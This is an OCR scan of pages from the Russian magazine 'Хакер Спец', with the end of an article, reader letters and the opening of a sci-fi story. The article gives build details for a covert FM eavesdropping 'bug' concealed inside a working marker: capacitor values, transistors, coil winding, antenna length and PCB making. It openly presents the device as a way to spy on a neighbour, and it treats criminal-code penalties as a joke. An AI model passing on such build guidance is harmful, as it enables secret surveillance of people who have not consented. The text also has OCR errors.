


Рис. 3. Схема бага

ко, если оставить только генератор и микрофон, полученное устройство, конечно, работать будет, но вот как... Для того чтобы оно работало правильно, к генератору приделан конденсатор С1. Он необходим для того, чтобы "оседлать" слишком резвый генератор, дабы девиация частоты находилась в допустимых ГОСТ пределах (кстати, для отечественных ГОСТ девиация равна 50 КГц, для стандартов ISO - 75 КГц). Соответственно, и приемник должен работать в рамках ГОСТ/ISO. В принципе, все современные приемники ориентированы на диапазон 88-108 МГц (а наш баг работает именно в этом диапазоне), а это значит, что они соответствуют спецификации ISO. Удивляться не нужно, так как все радиостанции, работающие в этом диапазоне, как правило, зарубежного производства, а на прилавках магазинов лежит тот же забугорный ширпотреб. Отечественным производителям, дабы хоть как-то выжить, просто приходится подстраиваться под эту интервенцию. Намек понял? Меняешь емкость конденсатора С1 на 0.15 мкФ - наш баг начинает дружить с отечественным приемником, выполненным в соответствии с отечественным ГОСТ (например, приемники, производимые заводом ГУП ПО "Октябрь" соответствуют). Для необходимого минимума деталей достаточно. Тогда что делают в схеме конденсатор С2 и антенна WA1? Дело в том, что при отсутствии этих элемен-



Рис. 4. Конденсаторы С1 и С2



Рис. 5. Транзисторы КТ315Г




Рис. 6. Катушки



Рис. 7. Микрофон



Рис. 8. Антенна

тов радиус передачи нашего жука будет ограничен десятком метров (как раз, чтобы передать на приемник, стоящий в другой комнате, да и то при условии что стены не из железобетона. А при наличии антенны радиус действия значительно расширяется - 50-60 м на открытой местности (хотя это и от чувствительности приемника зависит). Конденсатор С2 служит для согласования с антенной.

КОНСТРУКТИВ

■ Хотя все вышеперечисленные детали показаны на фотографиях, позволь пару байт о конструктивном исполнении. В качестве С1 и С2 мною были использованы кондеры фирмы "TREC" емкостью 0.1 мкФ и 1 мкФ соответственно, потому как других (например, отечественных К10-17б на те же емкости) в магазине не было. Транзисторы могут быть любыми высокочастотными с граничной частотой не менее 150 МГц, рабочим напряжением не ниже 9 В и коэффициентом передачи тока не менее 50. Таким условиям удовлетворяют транзисторы КТ315, КТ368 и транзисторы серии КТ3117. Я мудрить не стал и применил КТ315.

Как и в прошлый раз, в качестве микрофона был использован МКЭ-3, а если его нет, то можно применить микрофоны типов М1-Б2 или "Сосна" (а также любые другие, имеющие встроенный усилитель, однако за соответствие распылке в этом случае я не отвечаю). Особого внимания заслуживают катушки индуктивности, поскольку от их изготовления зависит рабочая частота насекомого. Они бескаркасные, намотаны на оправке диаметром 2.5 мм (стержень от обычной шариковой ручки или хвостовик сверла). Чис-

ло витков - 15, диаметр провода 0.3 мм, марка - ПЭВ. Крупным планом они даны на рис. 6. В качестве антенны используется кусок провода глиной 375 мм, что составляет 1/8 глины волны. Можно ли использовать провод произвольной глины? Конечно же, можно, но в этом случае она будет настроена не в резонанс, а это значит, что на высокий радиус действия можно не рассчитывать. Дабы не увеличивать габариты жука до смешных размеров, этот провод намотан на стержне от маркера (его глины укорочена на глину печатной платы + глину батареек) в несколько слоев. Источником питания служат 4 батарейки "таблетки" на 2.5 В. Между прочим, маркер используется исправный, тем самым мы одним тапком убиваем двух тараканов.

На рис. 9 и 10 показан вариант расположения компонентов на печатной плате и соединительных дорожек соответственно. Она была изготовлена специально под перманентный маркер, который в нашем случае служит корпусом для бага и имеет размеры. Изготовленный мною образец представлен на рис. 11. Там же показан способ крепления батарей питания.

В прошлый раз я тебе рассказал о ручном способе изготовления печатных плат. Предлагаю вариант второй, "продвинутый" и "полуавтоматический". Для этого тебе понадобится лазерный принтер, матовая фотобумага, обычный утюг с терморегулятором. Отрубашешь режим экономии тонера и распечатываешь чертежи плат в масштабе 1:1. Обезжириваешь, обрабатываешь заготовку чертежом, утюжишь, смотришь, сколько процентов осталось. Повторяешь, подбирая температуру утюга до тех пор, пока у тебя не станет получаться с первого раза (в следующий раз будет проще, ведь температуру ты уже знаешь). Тонер, в составе которого находятся полимеры (что-то вроде полипропилена), должен надежно предохранить нужные нам дорожки от действия химических реактивов. Кстати сказать, если бумагу сильно не мять и если тонер сошел полностью, то ее можно использовать еще не один раз. Остается просверлить отверстия по натравленным меткам и распаять компоненты. Проверив отсутствие короткого замыкания по цепям питания, можно подать напряжение питания. Оно, кстати, в штатном режиме составляет 9 В, но устройство сохраняет работоспособность при снижении питания до 1.5-2 В. При этом, правда, меняется рабочая частота и несколько уменьшается радиус передачи. Думаю, вид утюга тебя не приколлет, поэтому его фото я не даю.

Но одного жука для слежения за соседом недостаточно - тебе необходим приемник. Как я говорил выше, в качестве приемника может быть использован любой промышленный приемник на диапазон 88-108 МГц. Но слово "любой" не гарантирует максимальной




Рис. 9. Вид на монтаж




Рис. 10. Вид на проводники

гальности связи и уверенного приема. В частности, совершенно не подходят приемники, не имеющие системы автоматической подстройки частоты (АПЧ). Пригодность конкретной модели приемника можно узнать, посмотрев ее описание. И не забывай: чем больше чувствительность (то есть чем меньше мкВ), тем больше зона приема.

ПРОТИВОЯДИЕ ДЛЯ ПРОФИ

■ Любое специализированное устройство контроля имеет свой антипод. В нашем случае их может быть два: устройство постановки локальной помехи и детектор излучений. Первое относится к пассивной защите, второе - к активной. Конечно, их можно использовать и раздельно, но лучше в комплексе, ибо комплексные меры - самые действенные. Методика проста:

в случае обнаружения детектором подозрительного источника радиоизлучений (но при невозможности установить его однозначно точно либо при невозможности ликвидировать) ставится источник локальной помехи. В простейшем случае детектором радиоизлучений может послужить упрощенный приемник, в котором отсутствуют частотно-избирательные цепи (колебательный контур). В качестве источника локальной помехи может послужить тот же передатчик, у которого вместо микрофона включен генератор звуковой частоты (еще лучше изменяемой по случайному закону). На диске ты найдешь схему разработанного мною такого устройства. Так как тема данной статьи - баги, а не противоядие к ним, то описания работы и чертежей печатных плат я не

даю. Хотя, думаю, что нетрудно провести аналогию и догадаться самому, как оно работает. Там же, на диске, ты найдешь схему детектора радиоизлучений. Кстати, на ее авторство я не претендую. Даже больше: я понятие не имею, кто автор, так как схема уже лет пять гуляет по ФИДО и интернету и я уже видел как минимум трех "авторов", бивших себя пяткой в грудь и утверждавших: "это мое".

ПРЕСТУПЛЕНИЕ И НАКАЗАНИЕ

■ Думаю, не стоит давать излишних комментариев к УК РФ, поэтому буду краток:

Статья 135. Нарушение тайны переписки, телефонных переговоров и телеграфных сообщений. Наказывается исправительными работами на срок до 6 месяцев или штрафом в размере 1 минимальной заработной платы (в редакции от 1982 году к вышеперечисленному добавлялось еще и общественное порицание :-)).

Статья 65. Шпионаж. Срок: от 7 до 15 лет, в особых случаях - высшая мера наказания, с конфискацией имущества.

Статья 76. Передача иностранным организациям сведений, составляющих служебную тайну. До трех лет либо исправительные работы на срок до 2 лет. При особо тяжких обстоятельствах - до 8 лет лишения свободы. В этой же статье прописано наказание за промышленный шпионаж - до одного года заключения или штраф в 200 минимальных зарплат.

Статья 205. Повреждение морского телеграфного кабеля. Наказывается исправительными работами на срок до 3 месяцев или штрафом в размере 1 минимальной заработной платы. Повреждение кабеля в состоянии крайней необходимости исключает уголовную ответственность.

А если против тебя ведут "темные делишки"?

Статья 170. Злоупотребление властью или служебным положением. От увольнения до 8 лет лишения свободы. При этом можно в качестве отягчающего обстоятельства можно подвести любое нарушение из целых 13 статей УК РФ (те, что касаются механизмов осуществления оперативно-розыскной деятельности).


Помни это, береги маму и ни в коем случае не трогай морской телеграфный кабель! Ну, если только совсем приспичит :-). 



Рис. 11. Итого

На письма отвечал Dr. Klouniz

Е-МЫЛО

(spec@real.hacker.ru)

FROM: ШВЕДОВ ДЕНИС НИКОЛАЕВИЧ [SHADOW1972@VK.RU]
SUBJECT: Я ОБОЗЛИЛСЯ



А здравствуйте.

Купил тут "Хакер Спец" № 9. Повелся на прикольную тему "Настройка и разгон...". Ну, есть пара мудрых мыслей в текстовом формате. А ведь к диску ваша громкая рецензия "КУЧА софта для тюнинга твоего ПК". Ну и где же оно все? Также купил "Железо" за август месяц. Все замечательно, только оболочка диска ну совсем не работает. Вы что, все лето пиво квасили? Все, уйду от вас к другим издателям :(.

ОТВЕТ:

А привет! За мудрые мысли спасибо, признаться, у нас они просто колоннами в головах бродят, и почти все - эротического содержания. За «Железо» мы не отвечаем, поскольку ну совсем ни причем. А пиво - да, квасили, но и тут мы ни причем: было написано, что оно безалкогольное :(.

Так что, Денис Николаич, не уходи от нас, не разводишься и не ставь кактус между кроватями! Давайте, дорогие читатели, писать в флоруме на forum.hacker.ru или по почте на spec@real.hacker.ru, ЧТО ИМЕННО вам не досталось на нашем диске, и на очередной компакт мы зажжем все, чего ваша душа пожелает.

FROM: АСУС [ASUS@STARLINK.RU]
SUBJECT: ПРИВЕТ



Народ, хочется у вас спросить: какого ХХХ вы написали такую хорошую статью про сеть StarLink Telecom? На самом деле эта сеть не стоит того, что о ней пишут. Постоянные сбои, вечно пьяные монтажники, каждый день кражи оборудования, хамские и задрвавшиеся админы, высокие тарифы, очень плохая поддержка по телефону... Тут целую статью надо написать, надо выводить их на чистую воду, хочу написать статью про них, но также и хочу, чтобы вы опубликовали ее в своем журнале. А журнал Ваш очень классный, особенно раздел "Западостроение". У моих соседей уже по ночам начинается паранойя. В общем, написать вам статью о правде StarLink Telecom?

ОТВЕТ:

Мы писали? Не помню такого. Разве что в номере, посвященном тому, как самому стать локальным провайдером, Ангрюша у них интервью брал. Они же, соответственно, и статью ему писали, а как говорится, сам себя не похвалишь, сидишь как оплеванный :). Про их глубокие личные качества знать ничего не хотим, потому что имеет значение только качество их статей, а в них они не пропагандировали кражу оборудования, разбой, разжигание розни и сжигание молниями хабов и сетевух :). Моя статья была только «Тянем-потянем. Мануал по протяжке сети в жилом доме», и, для того чтобы ее толком отредактировать и дополнить, я брал интервью у своего провайдера, который, кстати, меня полностью удовлетворяет :). А если они тебе так не нравятся, почему не уйдешь? Альтернатив много, и xDSL в том числе. И это... раздела «Западостроение» у нас уже очень давно нет (в Спеце никогда и не было: был номер, посвященный этому делу - прим. AvaLANche'a). Выросли мы, толчки не бьем, бабушек не шугаем. Так, озорует по мелочам, но уже об этом не пишем :).

FROM: ИГОРЬ САЛЬНИКОВ [I_SALNIKOV@MAIL.RU]
SUBJECT:



Уважаемая редакция! Я зимой приобрел комп и первое время был спокоен, начал покупать ваш журнал. Но в начале лета купил ноутбук - с тех пор не расстаюсь. В сентябре купил первый раз ваш СПЕЦ и не могу понять, что значит «ЗАГРУЗОЧНЫЙ диск» [написано на CD]. ПОМОГИТЕ ЛОХУ... скиньте справочку на мыло, заранее СПАСИБО.

С уважением, Игорь.

ОТВЕТ:

А мы откуда знаем, что такое «загрузочный диск»? Это SkyWriter знает, что такое «загрузочный диск», поскольку он редактор диска и его, стало быть, делает. Так что все вопросы к нему. Но если бы ты попробовал пихнуть его в CD-ROM, выставить в BIOS'e загрузку с CD и перегрузиться, может быть, к тебе бы свалилось ЗНАНИЕ :).

FROM: PHEONIX@EMAIL.SU
SUBJECT: СТАТЬЯ



Здравствуйте!

Хотел бы разместить у вас статью по поводу новой технологии на новой компьютерной площадке. Об этой новинке еще никакой журнал в России не писал 100%, и вы будете первыми. Что мне нужно для начала знать:

- 1) Какой тираж у журнала.
- 2) Кто должен писать статью: я или вы.
- 3) Конечно же, нужно следующее: ссылку на сайт, где я это зачитал, мой ник, о том, что я написал эту статью.
- 4) Там должна быть фотография этого устройства.
- 5) Возможно ли поместить на лицевой стороне журнала рисунок этой штуки или только внутри журнала, или вообще как возможно, если это возможно, то есть возможно ли вообще опубликоваться в вашем журнале с подобными условиями, если возможно, то скажите, с какими именно. Теперь, что от меня требуется, если это возможно, то есть возможно ли вообще опубликоваться в вашем журнале с подобными условиями, если возможно, то скажите, с какими именно. Теперь чисто мое мнение, независимое ни от чего. Компьютер, сделанный по новой технологии, создан, видать, специально для программеров, то есть можно саму переписать ОС и писать приложения на C-подобном языке! Если я не туда написал, то сорри, скажите, куда нужно.

ОТВЕТ:

Никакое не сорри, потому что ты, имхо, злой спаммер :). История этого письма восходит к тем временам, когда мне его форварднул b00b1ik (редактор PC-ZONE Хакера) как редактору Кодинга. Я ничего не понял и спросил у Бубла, на какой фиг мне сдалось это письмо, на что он нецензурно ответил: «А на [censored] мне оно?» Иначе говоря, с помойкой он мой мыльник перепутал :). И правда, что хочет человек, который говорит о какой-то крайне сомнительной технологии, но уже хочет фотку в статье, фотку на обложке и тираж журнала? Вообще-то, прежде чем что-то хотеть, надо: а) рассказать о теме статьи и обосновать ее актуальность; б) доказать мне, что без этой темы наш журнал просто не выживет. Если статья уже есть, то надо приложить ее в аттач, между прочим, в Кодинг я уже взял около 2 статей со стороны, и народ оказался очень доволен. Так что работа в журнале - это суть обычная работа: резюме, портфолио, все дела. А уж насчет вопроса, кто будет писать статью - ты или мы, это респект. Хороший вопрос :).

FROM: КАСУМОВ МИХАИЛ [PULSIK@INBOX.RU]
SUBJECT:



Привет.

Я вот по какому вопросу. Хм, думаю, вы сможете мне помочь. Отсканировал я IP'шник. Ну, допустим, www.megaхакеpsite.ru (111.222.333.444). И нашел там 4 открытых порта: 21, 22, 25 и 80. Хм... Ну а дальше-то чего мне с ними делать?! Ну, просканировал я и получил список портов: [skipped]. Это небольшой его фрагмент. Весь список занимает 10 листов. А дальше-то чего?! Как что-то просмотреть на сервере, как вообще доступ-то к ресурсам получить? Будьте добры, объясните, пожалуйста, что к чему. Хорошо? Заранее благодарен.

С искренним уважением, Спу.

ОТВЕТ:

Как - что делать? Ничего не делать. Ты теперь крутой взломщик, и все такое :). Отвечаю в третий раз - не могу в одном письме излагать толстые мануалы, тем более что я сам ничем таким не занимаюсь и никаких толстых мануалов не читаю. Вот, например, номер этот почитай, а заодно почитай Хакер, особенно рубрику ВЗЛОМ, потому что ежесекундно, ежедневно, ежесекундно Никита Кислицин думает в ней о тебе! И, как всегда, Гугл в помощь!

FROM: MAUS [MAUS@KOLCH.ELCOM.RU]
SUBJECT:



Добрый день!

Ребята, вы молодцы!!! Журнал С У П Е Р!!!!
Поскажите следующее: я поместил на Рабочий стол номера журналов, которые были положены вами на диск, а они в формате PDF. Я никак не могу их прочитать. Как мне их перекодировать? В каких числах обычно выходят новые номера журнала?
Спасибо за ваш труд, всяческих успехов вам!!!

С уважением, Олег.

ОТВЕТ:

Вот это правильное письмо! Прошу заметить, писал я его не сам себе :). Да, мы действительно молодцы, делаем супержурнал, только вот, оказывается, непонятно из него, какой прогой открывать .doc-файлы, как убрать со стола корзину и как сменить обои Рабочего стола. А так - крутой журнал мы делаем :). Если честно, то рубрика «е-мыло» в этом номере похожа на техподдержку форума локалы: «где взять и чо такое фраервол и антивирус», «пачиму капмпьютыр сам выключается» и т.д. Предлагаю писать нам больше и чаще :), можно просто признаваться нам в любви, можно конструктивно писать, что нравится, что не нравится и что хочется, какие темы Спеца ты бы хотел видеть (аргументированно), и т.д. Иначе говоря, предложения по журналу. Чего уж проще: «Я бы хотел Спец по мегахардкорному низкоуровневному программированию, потому что все, кто пишет на Delphi, суть ламеры. Например, я хотел бы видеть там такие темы статей: (список из кучи тем)», - или: «Мне не нравится статья (такая-то)? потому что ее писал ламер, а ламером он является, потому что: (список багов статьи)». А также: «Я очень люблю главного редактора Аваланча, потому что я обожаю лиловых негров-журналистов», «Я обожаю Dr. Klouniz, потому что я и есть Dr.Klouniz», «Я хочу, чтобы мне на Новый Год подарили Горла, потому что он такой милый, я очень огорчусь, если не найду Горла на диске в декабрьском номере». Ну, темы есть? Вперед, ваять письма :).

FROM: ZHULIK_@MAG.SU
SUBJECT:



Здравствуйте! На днях экспериментировал в BIOS: пытался разогнать комп, и произошел облом! Включаю комп, и сразу раздаются писки из системника! Требуется системную дискету, вставляю, а далее требует файл awdfash.exe, но его нет у меня, у друга тоже искал! Даже в BIOS доступа нет! Что это за файл, где раздобыть, или я накрыл BIOS? Комп на гарантии! Плиз, ответьте, на вас вся надежда! Заранее благодарен!

ОТВЕТ:


Не понимаю, что общего у редакции XS с полетевшим BIOS'ом! Требуется он потому, что ты прошел кривой образ, не соответствующий размеру флешки. Как ты ее прошивал, мне неизвестно, но подозреваю, что не «awdfash.exe filename.bin», а как-то хитрее. Раздобыть файл можно, только он тебе уже не поможет. Затусуйся в свою гарантийную мастерскую, и как поется в бессмертной «Сифилиаде»: «И у окошка в кабинете, подьемля взоры в небеса, ты будешь клясться, что бываю на свете все же чудеса». Вернее, гнать про то, что сломалось само, не советую :), поскольку кривые и шаловливые руки видно по глазам, но много денег взять не должны. Но сам лучше ничего не делай, ты уже все что мог, сделал.

Совет от AvalANche'a: Тебе нужно заново прошить BIOS, причем прошить нормально. Все необходимое для этого есть на сайте ASUS'a (www.asus.com.tw). Дискету требует в надежде, что на ней будет лежать программа-прошивальщик (awdfash.exe) и корректный образ BIOS.



Niro (niro@real.xakep.ru)

**SPECIAL
ACCESS ONLY**



- Ваша фамилия?
- Вербицкий.
- Вы опоздали.
- Бывает...
- Сюда не принято опаздывать.
- Прошу прощения.
- Бог с вами, юноша. Проходите. Сколько еще раз в своей жизни вы опоздаете на гораздо более важные мероприятия... Хотя по мне, так куда уж важнее.

Парень, с которым через открытую наполовину дверь разговаривал человек в сером строгом костюме, перешагнул порог и оказался внутри.

Он был здесь впервые. Вчера ему исполнилось шестнадцать лет; бурный праздник отремел в квартире в присутствии большого числа друзей по школе и родительских приятелей. Он впервые в жизни попробовал вчера шампанское (хотя тайком от родителей уже пил пиво, и не раз). Утром мать подняла его достаточно рано, напомнив о святой обязанности каждого, кто переходит отметку «шестнадцать» - он просто не мог опоздать, но, едва надев брюки, он плюхнулся в кресло за компьютером, чтобы проверить почту на наличие в ней поздравлений от тех, кто жил в других часовых поясах. Почты было много - вычистив весь спам, он принялся разгребать пожелания и похвалы, наткнулся на несколько интересных ссылок, присланных вместо подарков.. Короче, он завис намертво и очнулся только тогда, когда мать, посчитавшая, что он уже ушел, застучала его за этим занятием.

Крику было! Она вытолкала его в коридор, кинув следом куртку и даже не обратив внимания на то, что он не успел надеть рубашку. Короче, выглядел он, войдя в кабинет, достаточно глупо - джинсы на голое тело, взъерошенные волосы, виноватый взгляд. Но человек, принявший его, сделал вид, что не замечает кое-какие странности в одежде; ему указали на стул, попросили предъявить паспорт (как удачно, что он оказался в кармане куртки, мама постаралась!)

- Алексей?
- Вербицкий кивнул, разглядывая интерьер незнакомого помещения.
- Вы знаете, зачем вы здесь?
- Да. Правда, только понаслышке...

Что-то ему здесь не нравилось. Он представлял себе все иначе - он был уверен, что все это будет больше напоминать больницу, нежели офис. Его просто обязаны были встретить люди в белых халатах, взять какие-то анализы, ощупывать его со всех сторон, посчитать пульс, измерить давление... А еще - этого он боялся - спросить: «Вчера употребляли алкоголь?» Но потом он вспомнил, что бокал шампанского ему налила своей рукой мама, и подумал, что уж она-то в точности должна была знать все условия.

Человек кое-что просмотрел на компьютере, оторвал взгляд от экрана и посмотрел на Вербицкого.

- Вы что, волнуетесь?
- Честно? Да.
- Почему?
- Ну, знаете...
- Понятно. Вы, наверное, представляли себе это как визит к врачу. Что обязательно будет больно, неприятно, какие-то иглы, пробирки, присоски, контакты...
- Алексей смутился оттого, что человек угадал его мысли с поразительной точностью.
- Вы покраснели, Вербицкий. Видимо, я угадал.
- Да.
- Знаете, почему? Потому что на десять молчаливо боящихся есть всегда один разговорчивый. И эти разговорчивые всегда говорят одно и то же - когда приходят сюда в первый раз. Вот уже потом, когда все известно... Многие ругаются, торопят меня и моих помощников, некоторые крайне равнодушны - но вот в первый раз все БОЯТСЯ. И правильно.
- Почему?
- Вы не поймете, - человек клацнул парой клавиш, продолжая смотреть в глаза Алексею. - И, мне кажется, пора начинать. Не переживайте, больно вам не будет. Процедура займет всего три-четыре минуты - и это еще самая длинная; каждый последующий раз все будет еще быстрее...
- Алексей поднялся со стула, огляделся по сторонам, не зная, что делать и куда идти.
- Не надо вскакивать, молодой человек. Вы, отягощенный кибернетическим веком хай-тека, ожидаете увидеть здесь что-то вроде огромного компьютерного томографа, в который вас погрузят, как в горнило печи. Ну почему всегда именно так?
- Вербицкий пожал плечами. Ему нечего было сказать.

Человек встал и указал Вербицкому на дверь. Они вышли в коридор, прошли по нему несколько поворотов, не встретив никого на своем пути.

- Обычно народу здесь больше, - не оборачиваясь, сказал Алексею сопровождающий. - Но на все есть теория вероятностей. Просто вчера дней рождения было не так много...

Вербицкий кивнул. Внезапно они остановились - коридор кончился дверью с кривой надписью на листе бумаги, приколотом канцелярской кнопкой - «Разгрузочная площадка». Человек хмыкнул, сорвал листок и, скомкав его, сунул в карман.

- В чем-то они правы, - обернулся он к Алексею. - Груз шестнадцати лет как, не давит на плечи?

Вербицкий замотал головой и облизал пересохшие губы. А потом они вошли...

* * * * *

Брагин снял очки, потер переносицу. Все было напрасно. Ответа не последовало.

- И спрашивается, зачем тогда все?

Он огляделся, увидел рядом с собой еще несколько человек в черных очках, которые шевелили губами, разглядывая то, что видели. Все-таки со стороны это всегда выглядело достаточно глупо...

- Как же быть? - отойдя от стены и присев на одну из резных скамеек, сам себя спросил Брагин. - Только Данила мог решить эту проблему. Он ведь и начал первый, и продвинулся дальше всех... И ушел первым.

Достав сигарету, Брагин закурил, совершенно не чувствуя вкуса и запаха табака. Погода была не ахти, собирался дождь; люди у стены, продолжая разговаривать с невидимыми собеседниками, наощупь искали в сумках зонтики. Зябко передернув плечами, Брагин вспомнил, что сам он, скорее всего, попадет под ливень - зонтик остался дома; он очень торопился сюда, в очередной представив, как Данила ответит на его вопрос...

- Понятно. Вы, наверное, представляли себе это как визит к врачу.



Недаром считается, что в вопросе всегда содержится половина ответа - вот и Брагин наполовину разобрался в ситуации. Но только наполовину. Недостоящую часть должен был назвать Данила. Ну, если не назвать, то хотя бы намекнуть. Просто указать направление.

Все оказалось бесполезно. То, что говорил Данила, было совершенно неинтересно Брагину. Какая-то чушь про погоду, про родителей; спросил кое-что из новостей высоких технологий, потом полез в политику.

Брагин смотрел на него, не имея сил остановить. Данила просто должен был поговорить, хотя, насколько известно, при непосредственном общении обновления памяти не происходит - все здесь делается централизованно, в зависимости от групп по интересам. Получался заколдованный круг - информация, нужная Брагину, на свет не появлялась, уйти он не мог хотя бы из вежливости, а любое его слово лишь подстегивало Данилу продолжать болтать ни о чем.

Можно было, конечно, просто снять очки, сделать вид, что с ними что-то случилось - чтобы произошло отключение. При отсутствии контакта с одной стороны вторая автоматически прекращала обмен данными. Но Брагин всегда боялся подобного варианта - он думал, что все-таки где-то там, в глубине всей этой машины, несмотря на то что база закрыта для записи, отпечатается его невежливый поступок, и в следующий раз от Данилы вообще не будет никакой пользы.

А ведь если у них не получится - значит, не получится ни у кого.

- Черт!.. - отшвырнул окурок в сторону Брагин, поднялся со скамейки и решительно подошел к стене. - Ведь он же знал ответ, я уверен!

Он засунул руку в карман, уже собираясь надеть очки, чтобы более решительно и настойчиво спрашивать Данилу, но что-то его остановило. Никогда еще он не делал этого больше одного раза в неделю, а уж на два раза в день у него точно не хватит душевных сил.

- Хорошо, - сказал Брагин вслух. - Я еще приду. Пока у меня есть кое-что, о чем не знают ребята. Сделаю вид, что это мне сообщил Данила. Тем более что я вычитал это в его дневнике... Немного подправил, кое-что в корне изменил. Все-таки он был гений... Ведь судя по почерку, он записал все это одновременно - и сделал только две ошибки, причем абсолютно не критические, так, мелочь. Вот только после всего того, что случилось, прошло уже почти полгода; ситуация несколько изменилась - поэтому пришлось внести коррективы.

»

Он помнил, что рука у него поднялась не сразу. Править исходники Данилы было для него кошмаром невиданной силы; все равно что пытаться искать ошибки в Библии. Он несколько раз советовался с друзьями; все вместе они пришли к выводу, что, если программа, написанная Данилой, заработает, пусть даже и в исправленном варианте, это все-таки лучше, чем сделать из нее икону и превратить в бесполезный груз.

Сегодня в разговоре он не упомянул об этом ни разу. Он будто бы боялся потревожить какие-то струны души Данилы...

- Но ведь там нет никакой души, - сказал Брагин и пожал плечами. - Получается так: я все прекрасно понимаю, и все равно веду себя глупо.

Он вспомнил, как впервые оказался здесь полгода назад, как первый раз поздоровался и услышал в ответ такое знакомое «хай, бледнолицый...»; вспомнил, как Данила улыбнулся ему, словно они расстались только лишь вчера.

- Просто много времени утекло, - философски заметил Брагин, почувствовал на своем лице первые капли холодного осеннего дождя, сунул руки в карманы и, втянув голову в плечи, пошел к автобусной остановке.

Всплывала в памяти большая фотография Данилы, вырезанная в камне, темными плитками покрывающем Стену Памяти на высоту трехэтажного дома. «Данила Строгин. 1979-2007». Прищуренный взгляд, аккуратно зачесанные волосы, легкий наклон головы.

А на пять сантиметров выше волос - маленький глазок голографической камеры.

* * * * *

Вербичкому указали на кресло - самое обыкновенное кресло, безо всяких проводов, датчиков, мониторов и подобной фантастической шелухи, навеянной голливудскими триллерами. Он сел, настороженно вертя головой во все стороны, но не нашел в этой комнате ничего необычного - хотя уже в этом и была необычность.

Петля удобно устроилась на ушной раковине, какие-то тоненькие иголки впились в кожу виска.

Ничего, кроме кондиционера под потолком и стола с ноутбуком в центре. Кондиционеру надо было отдать должное - такой свежести Алексей, всю жизнь проживший в мегаполисе, не мог даже вспомнить. Воздух был невообразимо чист, мягок, приятен...

- Нравится? - спросил человек, приведший его сюда, заметив, как Вербичкий дышит полной грудью. - Свежесть пополам со стерильностью. Здесь еще есть бактерицидные лампы невидимого спектра, так что за зрение можно не бояться...

- Для чего все это - стерильность, чистый воздух? - спросил Алексей. - Может, еще протереть меня спиртом?

- Не надо нести чепухи, молодой человек, - недовольно ответили Вербичкому. - Это, как минимум, приятно тем, кто здесь работает. А вообще, условия эксперимента таковы, чтобы между мной, вами и программой не было ничего лишнего. Вдруг во время снятия матрицы к вам в носдрию нырнет вирус гриппа, вы чихнете, контакт нарушится. И что мы получим на выходе?

- Что?

- Вот именно - что... Ничего хорошего.

- То есть здесь все ради того, чтобы я не чихнул? - удивился Вербичкий, услышав подобный комментарий.

- Ни в коей мере не принижайте значения всех предметов, что вы видите здесь, и всего того, что работает на вас и для вас, будучи скрытым в стенах, потолке и полу.

